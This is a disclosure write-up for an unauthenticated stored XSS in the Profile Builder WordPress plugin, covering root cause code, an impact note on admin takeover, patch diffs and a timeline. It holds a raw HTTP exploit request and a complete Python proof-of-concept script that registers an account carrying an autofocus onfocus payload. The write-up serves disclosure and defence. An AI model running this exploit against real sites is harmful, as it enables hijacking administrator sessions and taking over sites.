CVE-2026-95866: Profile Builder Unauthenticated Stored XSS via the Avatar Field
TL;DR
- I found an unauthenticated stored cross-site scripting vulnerability in Profile Builder, a WordPress registration and profile plugin with over 40,000 active installs.
- Registering with an empty file part on the Avatar field reaches a save branch that text-sanitises the submitted value and stores it, skipping the attachment check its sibling branches run.
sanitize_text_field()leaves single quotes andonfocus=intact, so an HTML attribute payload survives into user meta.- When an administrator opens the account, the renderer converts that string into a WordPress attachment and prints its URL into an unescaped
href. - The payload carries
autofocus, so it fires in the administrator's session as the page loads, with no interaction. - Profile Builder
<= 4.0.2is affected, tracked as CVE-2026-95866, and fixed in 4.0.3.
Summary
Profile Builder stored an unvalidated Avatar value when a registration arrived with an empty file part, then adopted that string as an attachment and printed its URL into an unescaped
hrefon the administrator's Edit User page.
- CVE: CVE-2026-95866
- Product: Profile Builder
- Active Installs: 40,000+
- Vulnerability: Unauthenticated Stored Cross-Site Scripting
- Affected Versions: <= 4.0.2
- Fixed In: 4.0.3
- CVSS Severity: 7.2 (high)
- CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:N
- Required Privilege: Unauthenticated
- Reported: July 30, 2026
- NVD Published: September 25, 2026
Introduction
[A]I was reading through Profile Builder's avatar and upload handling after a recent release added an attachment-ownership check, the kind of change that stops one user's registration from claiming an attachment belonging to somebody else.
So I went looking for the paths that handle the same value without calling that check. The WordPress-upload save branch validates the submitted id, and the simple-upload branch does the same when a real file arrives.
The simple-upload handler has a third case, for a submitted file of zero length, and that one writes the request value to user meta on its own.
Root Cause Analysis
The Value That Skips Validation
Saving an Avatar field runs through wppb_save_avatar_value() in avatar.php. Before it saves anything it works out whether to use the plugin's simple upload path.
// front-end/default-fields/upload/upload_helper_functions.php (wppb_use_simple_upload_field)
if ( ! empty( $field['simple-upload'] ) && $field['simple-upload'] === 'yes' ) {
    return true;
}
return ! current_user_can( 'upload_files' ); // [1] Anyone who cannot upload files gets simple upload.
The field's own "Use Simple Upload" option is one way onto this path. The other is [1], which sends anyone without the upload_files capability down it. A registering visitor has no account and no capabilities, so unauthenticated registration always takes the simple upload path, whatever the field is set to. From there the handler branches on the size of the submitted file part.
// front-end/default-fields/avatar/avatar.php (wppb_save_avatar_value)
if ( isset( $_FILES[ $field_name ][ 'size' ] ) && $_FILES[ $field_name ][ 'size' ] == 0 ){ // [2] Empty file part.
    if ( isset( $request_data[ wppb_handle_meta_name( $field[ 'meta-name' ] ) ] ) ){
        update_user_meta( $user_id, $field[ 'meta-name' ], sanitize_text_field( $request_data[ wppb_handle_meta_name( $field[ 'meta-name' ] ) ] ) ); // [3] Text-sanitised value stored without attachment validation.
    }
}
else{
    $attachment_id = $request_data[ $field[ 'meta-name' ] ];
    wppb_save_attachment_id( $attachment_id, $field, $user_id ); // [4] Sibling validates first.
}
The branch at [2] runs when a file part is present but empty, which a request arranges by sending an empty multipart upload. Its body at [3] passes the field value through sanitize_text_field() and writes it to user meta. That strips tags and trims whitespace, but leaves single quotes and text like onfocus= alone, so an HTML attribute payload comes through intact. Everything else goes to [4], which hands the value to wppb_save_attachment_id().
That function lives in upload_helper_functions.php.
// front-end/default-fields/upload/upload_helper_functions.php (wppb_save_attachment_id)
if ( wppb_verify_attachment_id( $attachment_id, $user_id ) ) { // [5] Checks attachment id and claimability.
    update_user_meta( $user_id, $field['meta-name'], absint( $attachment_id ) );
    // ... post_author binding omitted.
} else {
    update_user_meta( $user_id, $field['meta-name'], '' ); // [6] Otherwise the field is cleared.
}
wppb_verify_attachment_id() at [5] rejects anything non-numeric before it even looks at ownership, so a value like x' autofocus onfocus='alert(document.domain) fails there and [6] clears the field. The zero-length branch never reaches that call, so the text-sanitised string stays where it was written.
How the String Becomes an Attachment
A string sitting in avatar meta doesn't do anything on its own. The render handler treats a non-numeric avatar value as a legacy file URL, though, and turns it into a WordPress attachment.
// front-end/default-fields/avatar/avatar.php (wppb_avatar_handler)
if( $form_location != 'register' ) {
    if( empty( $request_data[wppb_handle_meta_name( $field['meta-name'] )] ) )
        $input_value = ( (wppb_user_meta_exists($user_id, $field['meta-name']) != null) ? get_user_meta($user_id, $field['meta-name'], true) : ''); // [7] Reads the stored value.
    else
        $input_value = $request_data[wppb_handle_meta_name( $field['meta-name'] )];
    // ... array flattening omitted.
    if( !empty( $input_value ) && is_string( $input_value ) && !is_numeric( $input_value ) && apply_filters( 'wppb_avatar_field_transform_file_to_attachment', true, $field ) ){ // [8] Non-numeric string taken as a file URL.
        // ... file-type sniffing omitted.
        $attachment = array(
            'guid' => $input_value,
            // ... other attachment fields omitted.
        );
        $input_value = wp_insert_attachment( $attachment, $input_value, 0 ); // [9] Payload becomes the stored file path.
        if( !empty( $input_value ) ) {
            // ... metadata generation omitted.
            update_user_meta( $user_id, $field['meta-name'], $input_value ); // [10] Meta now holds an attachment id.
        }
    }
}
When an administrator opens the account the request carries no avatar field, so [7] reads the stored payload out of the viewed user's meta. It's a non-numeric string, so [8] passes and the transform runs. The second argument to wp_insert_attachment() at [9] sets the attachment's stored file path, so the payload lands in _wp_attached_file verbatim, and [10] swaps the meta over to the new attachment id.
That administrator view is the dashboard user editor. WordPress fires edit_user_profile when an administrator opens a user, and Profile Builder renders its fields there, in fields-functions.php.
// front-end/default-fields/fields-functions.php (wppb_display_fields_in_admin)
$admin_fields .= apply_filters( 'wppb_admin_output_form_field_'.Wordpress_Creation_Kit_PB::wck_generate_slug( $value['field'] ), '', 'back_end', $value, $user->ID, array(), $_REQUEST ); // [11] Renders each field for the viewed user.
// ...
echo $admin_fields; // [12] Printed without escaping.
The filter at [11] runs the avatar handler with the viewed user's id and the live $_REQUEST, which is why [7] falls back to stored meta. The assembled markup is echoed at [12] with nothing escaping it.
The Unescaped Sink
The button renderer only handles a numeric value, then builds an anchor from the attachment URL.
// front-end/default-fields/upload/upload_helper_functions.php (wppb_default_fields_make_upload_button)
if( !empty( $value ) && is_numeric( $value ) ){ // [13] Only numeric ids reach here.
    // ... thumbnail and title lookups omitted.
    $attachment_url = wp_get_attachment_url($value); // [14] URL carries the stored path.
    // ...
    $upload_button .= "<a href='{$attachment_url}' target='_blank' class='wppb-attachment-link'>" . $thumbnail . "</a>"; // [15] Interpolated into href unescaped.
}
Raw text can't render here, because of the numeric gate at [13], which the attachment round-trip gets around. With an attachment id in the meta, wp_get_attachment_url() at [14] returns the uploads base URL joined to the stored path, which is the payload, and [15] drops that into a single-quoted href with no escaping. The single quote closes the attribute early, and autofocus onfocus='alert(document.domain) is parsed as further attributes on the anchor. The anchor still has an href, so it's focusable, and autofocus fires the handler the moment the page loads.
Impact
An unauthenticated visitor stores JavaScript that runs in an administrator's session on a wp-admin page, on page load, with no interaction. From there it can drive any nonce-protected dashboard action as the administrator, including creating a new administrator account, which takes the site over. It needs an administrator to open the attacker's account in the dashboard, which is what you do when you review a new registration.
Exploitation
Preconditions
- Profile Builder
<= 4.0.2is active. - A published page carries a Profile Builder registration form that includes an Avatar field.
- For the shown immediate-save flow, email confirmation is disabled.
- An administrator later opens the registered account in the dashboard.
The Avatar field doesn't need the "Use Simple Upload" option, because an unauthenticated registrant lacks the upload_files capability and gets routed to the simple upload path regardless.
Manual Request
Registration is a normal multipart form submission. The nonce is read from the registration page, which anyone can load. The field value carries the payload, and the matching simple_upload_* file part is sent empty, which selects the vulnerable branch.
POST /register/ HTTP/1.1
Host: target.example
Content-Type: multipart/form-data; boundary=----pb

------pb
Content-Disposition: form-data; name="action"

register
------pb
Content-Disposition: form-data; name="form_name"

wppb_register_1
------pb
Content-Disposition: form-data; name="register_wppb_register_1_nonce_field"

<nonce from the registration page>
------pb
Content-Disposition: form-data; name="username"

attacker
------pb
Content-Disposition: form-data; name="email"

attacker@example.test
------pb
Content-Disposition: form-data; name="passw1"

<password>
------pb
Content-Disposition: form-data; name="avatar"

x' autofocus onfocus='alert(document.domain)
------pb
Content-Disposition: form-data; name="simple_upload_avatar"; filename=""
Content-Type: application/octet-stream

------pb--
PoC
The PoC reads the form name, nonce and Avatar field name from the registration page, then registers an account with the payload and an empty file part. It prints the username so you know which account to open under Users.
#!/usr/bin/env python3
"""CVE-2026-95866: Profile Builder <= 4.0.2 unauthenticated stored XSS via the Avatar field."""

import argparse
import re
import secrets
import sys
import uuid

import requests

PAYLOAD = "x' autofocus onfocus='alert(document.domain)"


def find_field(body, pattern, description):
    match = re.search(pattern, body)
    if not match:
        sys.exit(f"[-] Could not find {description}")
    return match.group(1)


def register(session, url, path):
    body = session.get(f"{url}{path}", timeout=30).text
    form_name = find_field(body, r'name="form_name"[^>]*value="([^"]*)"', "the form name")
    nonce = find_field(
        body,
        r'name="register_' + re.escape(form_name) + r'_nonce_field"[^>]*value="([^"]+)"',
        "the registration nonce",
    )
    field = find_field(
        body,
        r'data-field_type="Avatar"[^>]*name="simple_upload_([A-Za-z0-9_-]+)"',
        "the Avatar simple-upload input",
    )

    account = f"pb{secrets.token_hex(4)}"
    password = uuid.uuid4().hex
    response = session.post(
        f"{url}{path}",
        data={
            "action": "register",
            "form_name": form_name,
            f"register_{form_name}_nonce_field": nonce,
            "username": account,
            "email": f"{account}@example.test",
            "passw1": password,
            field: PAYLOAD,
            "register": "Register",
        },
        files={f"simple_upload_{field}": ("", b"")},
        timeout=30,
    )
    if not re.search(r'<p\b[^>]*class="[^"]*\bwppb-success\b[^"]*"[^>]*>', response.text):
        sys.exit("[-] Registration success was not confirmed")
    print(f"[+] Registered {account} without authentication")
    print(f"[+] Avatar field: {field}")
    return account


def main():
    parser = argparse.ArgumentParser(description=__doc__)
    parser.add_argument("--url", required=True, help="target site base URL")
    parser.add_argument(
        "--register-path",
        default="/register/",
        help="path of the page holding the Profile Builder registration form",
    )
    args = parser.parse_args()
    url = args.url.rstrip("/")

    session = requests.Session()
    account = register(session, url, args.register_path)
    print(f"[+] Submitted Avatar value: {PAYLOAD}")
    print(f"[+] Administrator: open {account} under Users > All Users.")


if __name__ == "__main__":
    main()
Run it against a site with that registration form. The script never visits the new account, so the administrator's Edit User page is the first time the profile renders.
python3 cve-2026-95866.py --url http://target.example --register-path /register/
[+] Registered pb1a2b3c4d without authentication
[+] Avatar field: avatar
[+] Submitted Avatar value: x' autofocus onfocus='alert(document.domain)
[+] Administrator: open pb1a2b3c4d under Users > All Users.
Demo

The first time an administrator opens the account under Users, the script runs. Here it fires on user-edit.php in the administrator's session, on page load, with the Avatar field's "Use Simple Upload" option left off.
Patch Diffing
Profile Builder 4.0.3 fixed both ends of the chain. The 4.0.3 changelog records it as:
Further security hardening for Avatar and Upload fields when using simple upload.
In avatar.php, the zero-length branch now routes through the same validation as its siblings, so a non-numeric value is discarded rather than written.
 if ( isset( $_FILES[ $field_name ][ 'size' ] ) && $_FILES[ $field_name ][ 'size' ] == 0 ){
     if ( isset( $request_data[ wppb_handle_meta_name( $field[ 'meta-name' ] ) ] ) ){
-        update_user_meta( $user_id, $field[ 'meta-name' ], sanitize_text_field( $request_data[ wppb_handle_meta_name( $field[ 'meta-name' ] ) ] ) );
+        wppb_save_attachment_id( $request_data[ wppb_handle_meta_name( $field[ 'meta-name' ] ) ], $field, $user_id );
     }
 }
The sink got escaped too, so a value that does reach the anchor can't break out of the attribute. This is wppb_default_fields_make_upload_button() in upload_helper_functions.php.
 $attachment_url = wp_get_attachment_url($value);
-$upload_button .= "<a href='{$attachment_url}' target='_blank' class='wppb-attachment-link'>" . $thumbnail . "</a>";
+$upload_button .= "<a href='" . esc_url( $attachment_url ) . "' target='_blank' class='wppb-attachment-link'>" . $thumbnail . "</a>";
The render transform was hardened as well. It now runs only for a value read from stored meta, never from request data, and the conversion moved into a new wppb_legacy_file_url_to_attachment() that only adopts a URL resolving to a real file inside the uploads directory, so an arbitrary string can no longer be minted into an attachment.
Remediation
Update Profile Builder to 4.0.3 or later. That one release closes the unvalidated save, escapes the attachment URL, and stops the field renderer adopting an arbitrary string as an attachment.
Disclosure Timeline
- July 30, 2026: Reported to the Wordfence bug bounty program.
- September 21, 2026: Triage started.
- September 22, 2026: Report validated and CVE-2026-95866 assigned.
- September 23, 2026: Profile Builder 4.0.3 released.
- September 24, 2026: Published by Wordfence.
- September 25, 2026: Bounty awarded ($80) and indexed by NVD.
Conclusion
The validation that would have stopped this already existed, and the save paths either side of the zero-length branch already called it. The hardening went in at the call sites rather than around the field value, so the consumer nobody changed kept writing whatever it was sent.
The unescaped anchor only renders a numeric attachment id, so the stored string had no way into the href by itself. The legacy-URL transform handed it one that resolved straight back to the attacker's text.